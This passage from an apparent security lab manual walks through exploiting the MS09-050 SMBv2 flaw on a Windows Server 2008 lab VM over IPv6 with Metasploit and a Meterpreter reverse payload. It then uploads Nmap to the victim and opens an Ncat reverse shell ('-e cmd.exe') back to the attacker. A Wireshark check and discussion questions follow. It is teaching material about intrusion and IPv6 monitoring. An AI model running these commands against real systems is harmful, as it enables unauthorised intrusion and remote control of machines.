msf exploit(ms09_050_smb2_negotiate_func_index) >
```

Figure 30: Using the Exploit within Metasploit

Notice the prompt is now `msf exploit(ms09_050_smb2_negotiate_func_index) >`.

- The RHOST, or remote host value needs to be set. To set the RHOST to the **Windows 2008 Server** machine using its IPv6 address, type:

```
msf exploit(ms09_050_smb2_negotiate_func_index) > set RHOST fe80::15d6:ae01:f114:f37%eth0
```

```
msf exploit(ms09_050_smb2_negotiate_func_index) > set RHOST fe80::15d6:ae01:f114:f37%eth0
RHOST => fe80::15d6:ae01:f114:f37%eth0
```

Figure 31: Setting the Option for the RHOST

In order for the victim machine to connect back to the attacker, a PAYLOAD and LHOST value will also have to be set. The LHOST is the IP address of the Attacking machine.

12. To set the value for the PAYLOAD for the exploit, type the following command:

`msf exploit(ms09_050_smb2_negotiate_func_index) > show payloads`

```
msf exploit(ms09_050_smb2_negotiate_func_index) > show payloads

Compatible Payloads
=====

```

| Name                                | Disclosure Date | Rank   | Description   |
|-------------------------------------|-----------------|--------|---|
| generic/custom                      |                 | normal | Custom Payload  |
| generic/debug_trap                  |                 | normal | Generic x86 Debug Trap                                    |
| generic/shell_bind_tcp              |                 | normal | Generic Command Shell, Bind TCP Inline                    |
| generic/shell_reverse_tcp           |                 | normal | Generic Command Shell, Reverse TCP Inline                 |
| generic/tight_loop                  |                 | normal | Generic x86 Tight Loop                                    |
| windows/adduser                     |                 | normal | Windows Execute net user /ADD                             |
| windows/dllinject/bind_ipv6_tcp     |                 | normal | Reflective DLL Injection, Bind TCP Stager (IPv6)          |
| windows/dllinject/bind_nonx_tcp     |                 | normal | Reflective DLL Injection, Bind TCP Stager (No NX or Win7) |
| windows/dllinject/bind_tcp          |                 | normal | Reflective DLL Injection, Bind TCP Stager                 |
| windows/dllinject/reverse_http      |                 | normal | Reflective DLL Injection, Reverse HTTP Stager             |
| windows/dllinject/reverse_ipv6_http |                 | normal | Reflective DLL Injection, Reverse HTTP Stager (IPv6)      |
| windows/dllinject/reverse_ipv6_tcp  |                 | normal | Reflective DLL Injection, Reverse TCP Stager (IPv6)       |

Figure 32: A List of Payloads

Notice that a large number of IPv6 Payloads exist. Note: The full list is not displayed.

13. Type the following command to view the options for the exploit (again):

`msf exploit(ms09_050_smb2_negotiate_func_index) > set PAYLOAD windows/meterpreter/reverse_ipv6_tcp`

```
msf exploit(ms09_050_smb2_negotiate_func_index) > set PAYLOAD windows/meterpreter/reverse_ipv6_tcp
PAYLOAD => windows/meterpreter/reverse_ipv6_tcp
```

Figure 33: Setting the PAYLOAD

14. Type the following command to set the local host for the exploit to the *Internal BackTrack 5* machine using its IPv6 address (again):

`msf exploit(ms09_050_smb2_negotiate_func_index) > set lhost fe80::20c:29ff:fe4b:5cbe%eth0`

```
msf exploit(ms09_050_smb2_negotiate_func_index) > set lhost fe80::20c:29ff:fe4b:5cbe%eth0
lhost => fe80::20c:29ff:fe4b:5cbe%eth0
```

Figure 34: Setting the LHOST

15. The show all of the options you have set within Metasploit, set  
 msf exploit(ms09\_050\_smb2\_negotiate\_func\_index) > **show options**

```
msf exploit(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

  Name      Current Setting      Required  Description
  ----      -
  RHOST     fe80::15d6:ae01:f114:f37%eth0  yes      The target address
  RPORT     445                  yes      The target port
  WAIT      180                  yes      The number of seconds

Payload options (windows/meterpreter/reverse_ipv6_tcp):

  Name      Current Setting      Required  Description
  ----      -
  EXITFUNC  thread              yes      Exit technique: se
  LHOST     fe80::20c:29ff:fe4b:5cbe%eth0  yes      The listen address
  LPORT     4444                yes      The listen port
  SCOPEID   0                   no       The IPv6 Scope ID,

Exploit target:

  Id  Name
  --  ---
  0   Windows Vista SP1/SP2 and Server 2008 (x86)
```

Figure 35: Setting the Option for the RHOST

16. Type exploit to exploit the system. You should have a Meterpreter session.  
 msf exploit(ms09\_050\_smb2\_negotiate\_func\_index) > **exploit**

```
msf exploit(ms09_050_smb2_negotiate_func_index) > exploit

[-] Handler failed to bind to fe80::20c:29ff:fe4b:5cbe:4444
[*] Started reverse handler on ::0:4444
[*] Connecting to the target (fe80::15d6:ae01:f114:f37%eth0:445)...
[*] Sending the exploit packet (880 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (752128 bytes) to fe80::15d6:ae01:f114:f37%eth0
[*] Meterpreter session 1 opened (fe80::20c:29ff:fe4b:5cbe%eth0:4444 -> fe80::15d6:ae01:f114:f37%eth0:49157) at
2013-01-16 20:28:52 -0500

meterpreter >
```

Figure 36: The Target is Exploited

If the victim machine restarts, you will need to type the exploit command again.  
 In the next two steps, we will use netstat to view the established IPv6 connection.

17. To view the established IPv6 connection on the **Windows 2008 Server** machine, type the following:

```
C:\netstat -an | find "4444"
```

```
C:\>netstat -an | find "4444"
TCP    [fe80::15d6:ae01:f114:f37%10]:49157 [fe80::20c:29ff:fe4b:5cbe%10]:4444 ESTABLISHED
```

Figure 37: The Target is Exploited

18. On the *Internal BackTrack 5* machine, open a terminal and type the following to view the established IPv6 connection:

```
root@bt:~#netstat -tan | grep "4444"
```

```
root@bt:~# netstat -tan | grep 4444
tcp6    0      0 fe80::20c:29ff:fe4:4444 fe80::15d6:ae01:f:49157 ESTABLISHED
```

Figure 38: The Target is Exploited

## 2.2 Conclusion

Scanning and exploiting a system using IP version 6 involves additional steps. When IPv6 addresses are used within Linux, the exit interface must be designated. If the network administrator or computer security professionals are not carefully monitoring all traffic, including IPv6 traffic, they could miss malicious actions taking place on the network. Leave the terminal window with the Meterpreter prompt open, we will use it in the next section of this lab.

## 2.3 Discussion Questions

1. Name an IPv6 payload that can be utilized within Metasploit
2. What is the command to view your network connections in Windows?
3. What is the command to view your network connections in Linux?
4. What Windows command will allow you to determine the version of Windows?

### 3 Post IPv6 Exploitation with Ncat

Now that you have a Meterpreter connection to the victim, you can establish additional IPv6 connections with tools that support IPv6, such as Ncat. Ncat is an executable that is similar to Netcat, the Swiss army knife of TCP/IP, but it comes packaged with Nmap. And, unlike Ncat, Nmap does not get designated as a virus by most anti-virus vendors.

#### 3.1 Ncat

Nmap, and therefore Ncat, is already installed on your Linux system. In order to get the tool on the Windows victim, we will need to upload and install it.

1. To view the Nmap.exe file on the *Internal Backtrack 5* machine, click **Places** and select **Home Folder**




Figure 39: Interacting with a Command Shell

Before proceeding to Step 2, switch to the Meterpreter terminal connected to the victim.

2. To determine the directory you are located in on the victim, type the following:  
meterpreter > **pwd**




Figure 40: pwd command

3. To upload nmap.exe to the **Windows 2008 Server** victim, type the following:  
meterpreter > **upload /root/nmap.exe .**

```
meterpreter > upload /root/nmap.exe .  
[*] uploading : /root/nmap.exe -> .  
[*] uploaded  : /root/nmap.exe -> .\nmap.exe
```

Figure 41: Uploading Nmap

4. On the *Internal BackTrack 5* machine, type the following command to view the uploaded file.  
meterpreter > **ls nmap.exe**

```
meterpreter > ls nmap.exe  
100777/rwxrwxrwx 19910546 fil 2013-01-16 21:13:20 -0500 nmap.exe
```

Figure 42: Listing Nmap

5. Type the following command to get a command prompt on the victim  
meterpreter > **shell**

```
meterpreter > shell  
Process 3908 created.  
Channel 2 created.  
Microsoft Windows [Version 6.0.6001]  
Copyright (c) 2006 Microsoft Corporation. All rights reserved.  
C:\Windows\system32>
```

Figure 43: A Command Prompt

6. Install the Nmap program silently by typing the following command:  
C:\Windows\system32>**nmap /S**

You must use a capital "S" in order for the program to install correctly.

```
C:\Windows\system32>nmap /S  
nmap /S
```

Figure 44: Installing Nmap

7. Switch to the root of the C: drive by typing the following command:  
C:\Windows\system32>cd \

```
C:\Windows\system32>cd \  
cd \
```

Figure 45: Switching to the Root of C:\

8. Go into the Program Files directory by typing the following command:  
C:\>cd program files

```
C:\>cd program files  
cd program files
```

Figure 46: Switching to the Program Files directory

9. Type the following command to determine if the Nmap directory exists:  
C:\Program Files>dir

```
C:\Program Files>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is 2891-8AEB  
  
Directory of C:\Program Files  
  
01/16/2013  09:29 PM    <DIR>      .  
01/16/2013  09:29 PM    <DIR>      ..  
09/10/2012  05:14 PM    <DIR>      Common Files  
01/19/2008  06:40 AM    <DIR>      Internet Explorer  
01/16/2013  09:30 PM    <DIR>      Nmap  
09/10/2012  05:14 PM    <DIR>      VMware  
01/19/2008  04:40 AM    <DIR>      Windows Mail  
01/19/2008  06:35 AM    <DIR>      Windows NT  
01/16/2013  09:29 PM    <DIR>      WinPcap  
              0 File(s)      0 bytes  
              9 Dir(s)  3,037,773,824 bytes free
```

Figure 47: Listed Nmap directory

10. Go into the Nmap directory by typing the following command:

C:\Program Files>**cd nmap**

```
C:\Program Files>cd nmap
cd nmap
```

Figure 48: Entering the Nmap directory

11. To verify if Ncat is installed and operating properly, type the following:

C:\Program Files\Nmap>**ncat -h**

```
C:\Program Files\Nmap>ncat -h
ncat -h
Ncat 5.51 ( http://nmap.org/ncat )
Usage: ncat [options] [hostname] [port]

Options taking a time assume seconds. Append 'ms' for milliseconds,
's' for seconds, 'm' for minutes, or 'h' for hours (e.g. 500ms).
-4                Use IPv4 only
-6                Use IPv6 only
-C, --crlf        Use CRLF for EOL sequence
-c, --sh-exec <command> Executes the given command via /bin/sh
-e, --exec <command> Executes the given command
-g hop1[,hop2,...] Loose source routing hop points (8 max)
-G <n>            Loose source routing hop pointer (4, 8, 12, ...)
-m, --max-conns <n> Maximum <n> simultaneous connections
-h, --help        Display this help screen
-d, --delay <time> Wait between read/writes
-o, --output      Dump session data to a file
-x, --hex-dump    Dump session data as hex to a file
-i, --idle-timeout <time> Idle read/write timeout
-p, --source-port port Specify source port to use
-s, --source addr Specify source address to use (doesn't affect -l)
-l, --listen      Bind and listen for incoming connections
-k, --keep-open   Accept multiple connections in listen mode
-n, --nodns       Do not resolve hostnames via DNS
-t, --telnet      Answer Telnet negotiations
-u, --udp         Use UDP instead of default TCP
    --sctp        Use SCTP instead of default TCP
-v, --verbose     Set verbosity level (can be used up to 3 times)
-w, --wait <time> Connect timeout
```

Figure 49: Ncat command

- On the *Internal BackTrack 5* system, open another terminal and type the following:

```
root@bt:~# ncat -6 -l -p 443
```




Figure 50: ncat command

- In the BackTrack terminal connected to the victim, use the IPv6 address of the eth0 interface on the *Internal BackTrack 5* machine and type the following, being sure to include the %10 at the end of the IPv6 address:

```
C:\Program Files\Nmap> ncat -6 -C fe80::20c:29ff:fe4b:5cbe%10 443 -e cmd.exe
```




Figure 51: Ncat command

View the other terminal where the Ncat listener was started. You should see a prompt.




Figure 52: Ncat connection

- To view the two established IPv6 connections on Windows, type the following:

```
C:\>netstat -an | find "ESTABLISHED"
```




Figure 53: netstat command

- In the terminal connected to the victim where Ncat is running, type:  
`C:\Program Files\Nmap>dir`

```

root@bt:~# ncat -6 -l -p 443
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Program Files\Nmap>dir
dir
Volume in drive C has no label.
Volume Serial Number is 2891-8AEB

Directory of C:\Program Files\Nmap

01/16/2013  09:30  PM      <DIR>          .
01/16/2013  09:30  PM      <DIR>          ..
02/11/2011  04:23  PM           55,186  3rd-party-licenses.txt
02/11/2011  05:35  PM          149,766  ca-bundle.crt
02/11/2011  04:23  PM          499,279  CHANGELOG
02/11/2011  04:23  PM           24,918  COPYING
02/11/2011  05:35  PM          26,562  COPYING_HIGWIDGETS
02/11/2011  04:23  PM           4,710  icon1.ico
02/11/2011  05:35  PM       1,142,784  libeay32.dll
01/16/2013  09:28  PM      <DIR>          licenses
02/11/2011  05:35  PM          177,664  ncat.exe
02/11/2011  05:35  PM           59,392  ndiff.exe
02/11/2011  05:35  PM           1,956  NDIFF_README
02/11/2011  04:23  PM          343,189  nmap-mac-prefixes
02/11/2011  04:23  PM       2,565,227  nmap-os-db
02/11/2011  04:23  PM           9,672  nmap-payloads
02/11/2011  04:23  PM           6,304  nmap-protocols
02/11/2011  04:23  PM          23,970  nmap-rpc
02/11/2011  04:23  PM       1,273,755  nmap-service-probes
02/11/2011  04:23  PM          621,710  nmap-services
02/11/2011  05:35  PM          748,032  nmap.exe
02/11/2011  04:23  PM           31,935  nmap.xsl
02/11/2011  04:23  PM           192  nmap_performance.reg
    
```

Figure 54: dir command

SSL stands for Secure Sockets Layer and it uses port 443. Traffic over port 443 is usually encrypted. It does not have to be encrypted, although in most cases it would be.

- Go back to the **Linux Sniffer** machine. Type `ssl` in the filter pane and click **Apply**.




Figure 55: The filter 'ssl' in Wireshark

17. Note that both the source IP address and the destination IP address are IPv6 addresses. Right-click on one of the frames and select follow TCP Stream.




Figure 56: Follow a TCP Stream

You will see that the traffic is in plain text even though port 443 was being utilized.




Figure 57: A TCP Stream

## 3.2 Conclusion

The Ncat tool, which is a part of the Nmap suite, is an IPv6 capable tool. Tools that can utilize IPv6 will go unnoticed on a network if IPv6 traffic is not being monitored. Wireshark allows users to capture and analyze IPv6 traffic on a network.

## 3.3 Discussion Questions

- 1 What does SSL stand for?
- 2 What port does SSL use?
- 3 What is the Meterpreter command to launch a command shell?
- 4 What is the command to silently install Nmap in Windows?

## References

1. Microsoft Security Bulletin MS09-050 - Critical Vulnerabilities in SMBv2 Could Allow Remote Code Execution (975517):  
<http://www.microsoft.com/technet/security/Bulletin/MS09-050.msp>
2. CERT Advisory CVE-2009-3103:  
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2009-3103>
3. BackTrack Linux:  
<http://www.backtrack-linux.org/>
4. Armitage:  
<http://www.fastandeasyhacking.com/>
5. Metasploit:  
<http://metasploit.com/>